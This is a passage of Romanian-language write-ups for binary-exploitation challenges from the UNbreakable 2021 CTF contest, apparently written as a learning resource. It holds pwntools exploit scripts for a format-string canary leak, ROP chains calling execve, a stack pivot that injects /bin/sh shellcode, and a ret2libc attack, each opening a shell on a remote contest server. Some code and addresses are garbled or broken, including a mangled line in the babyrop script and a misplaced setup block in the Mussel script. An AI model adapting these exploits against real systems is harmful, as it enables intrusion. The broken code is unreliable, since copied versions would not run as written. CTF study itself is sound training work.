0128| 0x7fffffffdf70 --> 0x7fffffffdf80 --> 0x400820 (<__libc_csu_init>: push r15)
0136| 0x7fffffffdf78 --> 0x400819 (<main+36>: mov eax,0x0)
0144| 0x7fffffffdf80 --> 0x400820 (<__libc_csu_init>: push r15)
0152| 0x7fffffffdf88 --> 0x7ffff7e16e4a (<__libc_start_main+234>: mov edi,eax)
0160| 0x7fffffffdf90 --> 0x7fffffe078 --> 0x7fffffe3b6 ("/home/kali/workspace/cookie")
0168| 0x7fffffffdf98 --> 0x1f7e16c27
0176| 0x7fffffffdfa0 --> 0x4007f5 (<main>: push rbp)
0184| 0x7fffffffdfa8 --> 0x20000000a
0192| 0x7fffffffdfb0 --> 0x0
0200| 0x7fffffffdfb8 --> 0xc3f9687d37a9846b
```

```
0208| 0x7fffffffdfc0 --> 0x400650 (<_start>: xor ebp,ebp)
0216| 0x7fffffffdfc8 --> 0x0
0224| 0x7fffffffdfd0 --> 0x0
0232| 0x7fffffffdfd8 --> 0x0
[-----]
```

După cum arată, este la poziția `0x7ffffffdfdf68` (a 16-a valoare) cu o valoare de `0x0x9e89892899b38c5f00`.

De asemenea, am fi putut seta un punct de întrerupere înainte de citirea canarului, însă în general este destul de evident care este canarul în stivă, deoarece de obicei se termină cu 00.

Deoarece aceasta este o mașină pe 64 de biți, trebuie să luăm în considerare încă 5 parametri pentru argumentele `printf`. Asadar, canarul se va afla la poziția 21.

Pentru a-l extrage, pur și simplu abuzăm de primul **printf** trecându-i un **%21\$**

Acum dorim să găsim decalajul canarului în raport cu bufferul, așa că stabilim un punct de întrerupere înainte de verificarea canarului și generăm un model, apoi continuăm execuția.

Acum, dorim să verificăm decalajul pentru pointerul de instrucțiuni. Sărim până după ce am terminat verificarea canarului:

```
gdb-peda$ set $rip=0x4007f3
gdb-peda$ ni
...
RSP: 0x7ffffffdf78
("jAA9AAOAAkAAPAAIAAQAAmAARAAoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZA
AxAyA\n")
...
gdb-peda$ pattern offset
jAA9AAOAAkAAPAAIAAQAAmAARAAoAASAApAATAAQAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAA
```

```
xAAyA
jAA9AAOAAkAAPAAIAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAawAAZAA
xAAyA found at offset: 120
```

Acum, putem crea scriptul nostru de rezolvare:

```
from pwn import *
server = remote("34.159.190.67", 32340)
e = ELF("./cookie")
server.clean()
server.sendline("%21$p")
canary = int(server.recvline()[2:], 16)
payload = b"A" * 104 # buffer
payload += struct.pack("Q", canary)
payload += b"A" * 8 # junk
payload += struct.pack("Q", next(e.search(asm("ret"), executable=True)))
payload += struct.pack("Q", e.sym["getshell"])
server.sendline(payload)
server.interactive()
```

Rulam apoi comanda `cat flag.txt` pentru a obține răspunsul corect.

babyrop-ret (greu)

Concurs UNbreakable 2021 #Individual

Autor exercițiu: Shad

Contribuitori rezolvare: Horia Niță, Valentina Galea

Descriere:

```
We are looking for a new ROP master.
```

Rezolvare:

Observăm că binarul folosește syscall-uri pentru citire și scriere, așa că încercăm să folosim acest lucru în avantajul nostru pentru a apela `syscall_execve(id 59)`. Facem acest lucru cu o depășire de buffer și citirea în memorie a fișierului `"/bin/sh"`.

După ce deschidem binarul în IDA, vedem câteva funcții care ne pot ajuta în exploatare, cum ar fi `read`, `write` sau `helpers`.

Funcțiile principale citesc 258h octeți, dar buffer-ul nostru este mult mai mic decât atât. Asta înseamnă că îl putem exploata folosind un buffer overflow.

Binarul este protejat doar de NX (pe care îl putem ocoli prin apelarea mprotect), deci nu există canary.

Rulăm `info proc map` în gdb pentru mai multe informații despre binar:

```
gdb-peda$ info proc map
process 13749
Mapped address spaces:
Start Addr End Addr Size Offset objfile
0x400000 0x401000 0x1000 0x0 /home/kali/workspace/babyrop
0x401000 0x402000 0x1000 0x1000 /home/kali/workspace/babyrop
0x402000 0x403000 0x1000 0x2000 /home/kali/workspace/babyrop
0x404000 0x405000 0x1000 0x3000 /home/kali/workspace/babyrop
0x7fff7ff9000 0x7fff7ffd000 0x4000 0x0 [vvar]
0x7fff7ffd000 0x7fff7fff000 0x2000 0x0 [vdso]
0x7fffffde000 0x7ffffffffff000 0x21000 0x0 [stack]
```

Observăm că libc nu este montat, dar știm că avem gadgeturi ROP pentru RDI, RSI și RDX și trebuie să găsim o modalitate de a face acest lucru și pentru RAX. (Pentru RDI, RSI, RDX, putem folosi ropsearch pentru a afla acest lucru)

Din fericire, de fiecare dată când se apelează citire sau scriere, RAX este setat la rezultatul apelului syscall, care este numărul de octeți citiți sau trimiși. Așadar, vom executa read și vom încerca să obținem ca syscall-ul nostru să aibă 59 de octeți și, de asemenea, vom încerca să setăm /bin/sh la înce

```
.data:0000000000404000 ;
=====
====
.data:0000000000404000
.data:0000000000404000 ; Segment type: Pure data
.data:0000000000404000 ; Segment permissions: Read/Write
.data:0000000000404000 _data segment align_32 public 'DATA' use64
.data:0000000000404000 assume cs:_data
.data:0000000000404000 ;org 404000h
.data:0000000000404000 public taunts
.data:0000000000404000 taunts dq offset aGoodLuckTrying
.data:0000000000404000 ; DATA XREF: LOAD:00000000004000F8↑o
.data:0000000000404000 ; "Good luck trying to reverse this thing!"
.data:0000000000404008 dq offset aYouMustBePatie ; "You must be patient, this exploit is
go"...
.data:0000000000404010 dq offset aBrushUpOnYourR ; "Brush up on your ROP skills boai"
```



```
.data:0000000000404018 dq offset aThisRopMightBe ; "This ROP might be a bit different"
```

Nu există nicio protecție PIE, așa că putem codifica în hardcode adresa memoriei pe care dorim să o rescriem în `/bin/sh`. Putem apoi să executăm `syscall__execve (id 59)`, de aceea avem nevoie de 59 de octeți pentru rezultatul syscall-ului) și nu avem nevoie de `argv` sau `envp`.

Apoi, putem crea acest script și îl putem rula:

```
import struct
from pwn import *
server = remote("34.159.235.104", 30041)
rdi = struct.pack("Q", 0x401008)
rsi = struct.pack("Q", 0x401023)
rdx = struct.pack("Q", 0x401015)
syscall = struct.pack("Q", 0x401048)
mem = struct.pack("Q", 0x404000)
server.send(b"A" * 216 + rdi + mem + rsi + struct.pack("Q", 59) + struct.pack("Q", 0) +
struct.pack("Q", 0x40102A) + rdi + mem + rsi + shell = b"/bin/sh\x00"
server.send(shell + b"A" * (59 - len(shell)))
server.sendline(b"cat /home/babyrop/flag")
print(server.recvline())
```

Output

```
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Aici putem să găsim flag-ul.

```
CTF{2018f15138242d74dbb1de3[REDACTAT]34dd00cf0dce8aa4d57386f796cd6c00}
```

Leakage (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Edmund

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

To be leakage!!

Rezolvare:

Binarul nu este PIE și DEP nu este activat.

Se poate spune sistemului binar să citească și să afișeze conținutul oricărui fișier a cărui cale nu conține șirul "flag".

În plus, binarul se poate încheia singur dacă i se dă parola corectă.

Această parolă este stocată într-un fișier numit "pass", pe care sistemul binar îl citește și apoi îl compară cu cel dat de utilizator.

Există o depășire de memorie tampon la citirea parolei furnizate de utilizator.

Acest lucru poate fi exploatat pentru a face pivotul stivei, pentru a rechema codul de citire a parolei și pentru a injecta un cod shell, apoi pentru a-l executa.

Deoarece DEP este dezactivat, putem folosi un cod shell.

Cu toate acestea, ASLR este activat, așa că trebuie să pivotăm stiva pe secțiunea de date pentru ca codul shell să fie plasat la o adresă previzibilă.

Etapa 1: Extragerea parolei

Acest pas este destul de simplu: alegem opțiunea 1 din meniu și solicităm fișierul `pass`.

Parola este "bobi".

Toate etapele viitoare vor utiliza sarcini utile care încep cu "bobi", pentru a trece de verificarea parolei și pentru a executa return 0, spre deosebire de exit(0).

Etapa 2: Pivotarea stivei

Secțiunea de date începe la adresa 0x602000.

Vom suprascrive rbp cu un 0x0x602200 generos, astfel încât să fie suficient spațiu pentru toate, și apoi vom reexecuta main, nu de la început, ci de unde parola este citită din fișierul "pass".

Aceasta pentru a evita unele interacțiuni inutile cu programul:

```
payload1 = passwd + (buff_len - len(passwd)) * b'a' + p64(data_addr) + \
p64(second_stage_main)
```

```
payload2 = passwd + sc + (buff_len + 8 - len(sc) - len(passwd)) * b'a' \
+ p64(buff_addr + len(passwd))
```

Rezultatul a fost următorul script:

```
in pwn import *
BIN = './chall'
context.binary = BIN
# p = process(BIN)
p = remote('34.159.169.171', 31915)
data_addr = 0x602200
buff_len = 0x30
buff_addr = data_addr - buff_len
second_stage_main = 0x400bcb # chiar înainte de citirea parolei
p.recvuntil(b'\n\n')
p.sendline(b'1')
p.recvuntil(b'\n')
p.sendline(b'pass')
passwd = p.recvline().rstrip() + b'\x00'
payload1 = passwd + (buff_len - len(passwd)) * b'a' + p64(data_addr) + \
p64(second_stage_main)
p.sendline(b'2')
p.sendline(payload1)
sc = asm('sub rsp, 0x100') # pentru a nu împinge deasupra codului shell
# https://www.exploit-db.com/exploits/42179
sc +=
b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68' \
+ b'\x53\x54\x5f\xb0\x3b\x0f\x05'
payload2 = passwd + sc + (buff_len + 8 - len(sc) - len(passwd)) * b'a' \
+ p64(buff_addr + len(passwd))
p.sendline(payload2)
p.interactive()
```

Mussel (mediu)

Concurs UNbreakable 2021 #Echipe

Autor exercițiu: Răzvan Deaconescu

Contribuitori rezolvare: Andrei Albișoru, Teodor Duțu, Adina Smeu, Valentina Galea

Descriere:

Challenge name is all you need to get it started!

Rezolvare:

Am inspectat binarul cu objdump și am observat că dacă se efectuează un `fgets(rbp-0x20, 0x80, stdin)` care permite suprascrierea adresei de retur a funcției `reader()`:

```
4005ff:      48 8b 15 4a 0a 20 00      mov     rdx,QWORD PTR [rip+0x200a4a]
      # 601050 <stdin@@G
LIBC_2.2.5>
400606:      48 8d 45 e0              lea     rax,[rbp-0x20]
40060a:      be 80 00 00 00          mov     esi,0x80
40060f:      48 89 c7                mov     rdi,rax
400612:      e8 d9 fe ff ff          call    4004f0 <fgets@plt>
```

Etapă 1

Din moment ce `libc.so.6` a fost furnizat și a fost utilizat de executabil, ceea ce am vrut să fac a fost să găsesc o modalitate de a scurge adresa unei funcții din `libc` folosind `fgets` vulnerabil prin apelarea unui `puts`, și apoi să folosesc biblioteca furnizată pentru a calcula decalajul dintre sistem și funcția aleasă. Apoi aş putea adăuga offsetul la adresa dezvăluită și să obțin adresa sistemului din `libc`.

Pentru a face acest lucru, am construit următoarea sarcină utilă:

- 0x28 octeți pentru a umple bufferul și vechiul `ebp`;
- adresa unui gadget pentru setarea parametrului "puts";
- adresa din got a funcției pentru care vreau să scurg adresa din `libc`;
- adresa din `plt` a lui `puts` pentru a apela această funcție;
- adresa funcției principale pentru a se pregăti pentru a doua etapă.

Etapă 2

Deoarece funcția care a efectuat `fgets` a fost apelată din nou și adresa sistemului este acum

cunoscută, ceea ce a trebuit să se facă a fost să se creeze sarcina utilă pentru crearea shell-ului:

- 0x28 octeți pentru a umple bufferul și vechiul ebp;
- adresa unui gadget pentru setarea parametrilor sistemului;
- adresa unui /bin/sh care a fost calculată în același mod ca și în cazul sistemului;- adresa din libc a sistemului.

```
from pwn import *
context.arch = 'amd64'
context.os = 'linux'
BIN = './mussel'
IP = '35.198.93.134'
PORT = 32588
local = False
if not local:
    p = remote(IP, PORT)
else:
    p = process(BIN)
    rop = ROP(BIN)
    elf = ELF(BIN)
    libc = ELF('./libc.so.6')
    ret_addr_offset = 0x28
# Stage 1
# Call plt.puts(plt.puts) in order to get the address of puts from libc
puts_plt_addr = elf.symbols['puts']
puts_got_addr = elf.got['puts']
pop_rdi_addr = (rop.find_gadget(['pop rdi', 'ret']))[0]
main_addr = elf.symbols['main']
payload = b'A' * ret_addr_offset + p64(pop_rdi_addr) \
+ p64(puts_got_addr) + p64(puts_plt_addr) \
+ p64(main_addr)
p.sendline(payload)
print(p.recvline())
puts_libc_addr = unpack(p.recvline().strip(b'\n'), 'all')
system_libc_offset = libc.symbols['system'] - libc.symbols['puts']
sh_libc_offset = next(libc.search(b"/bin/sh\x00")) - libc.symbols['puts']
system_addr = puts_libc_addr + system_libc_offset
sh_addr = puts_libc_addr + sh_libc_offset
print(f'puts_libc_addr = {hex(puts_libc_addr)}')
print(f'system_addr = {hex(system_addr)}')
print(f'sh_addr = {hex(sh_addr)}')
# Stage 2
# Call system("sh")
```

```
payload = b'A' * ret_addr_offset + p64(pop_rdi_addr) \
+ p64(sh_addr) + p64(system_addr)
p.sendline(payload)
print(p.recvline())
p.interactive()
```

Am rulat scriptul și am obținut flagul

```
adina@asm:mussel$ python3 exploit.py
[+] Opening connection to 35.198.93.134 on port 32588: Done
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] Loaded 14 cached gadgets for './mussel'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
b'Hello\n'
puts_libc_addr = 0x7f1166b93990
system_addr = 0x7f1166b69490
sh_addr = 0x7f1166c8b3e8
b'Hello\n'
[*] Switching to interactive mode
$ cat /home/ctf/flag
UNR{many_faced_god}
$
[*] Interrupted
[*] Closed connection to 35.198.93.134 port 32588
```

Contribuitori

- Mihai Dancaescu (yakuhto)
- Moldovan Darius (T3jv1l)
- Niță Horia
- Daniel Popovici (betaflash)

- Emanuel Strugaru (Th3R4nd0m/edmund)
- Netejoru Bogdan (trollzorftw)
- Andrei Albișoru
- Teodor Duțu
- Adina Smeu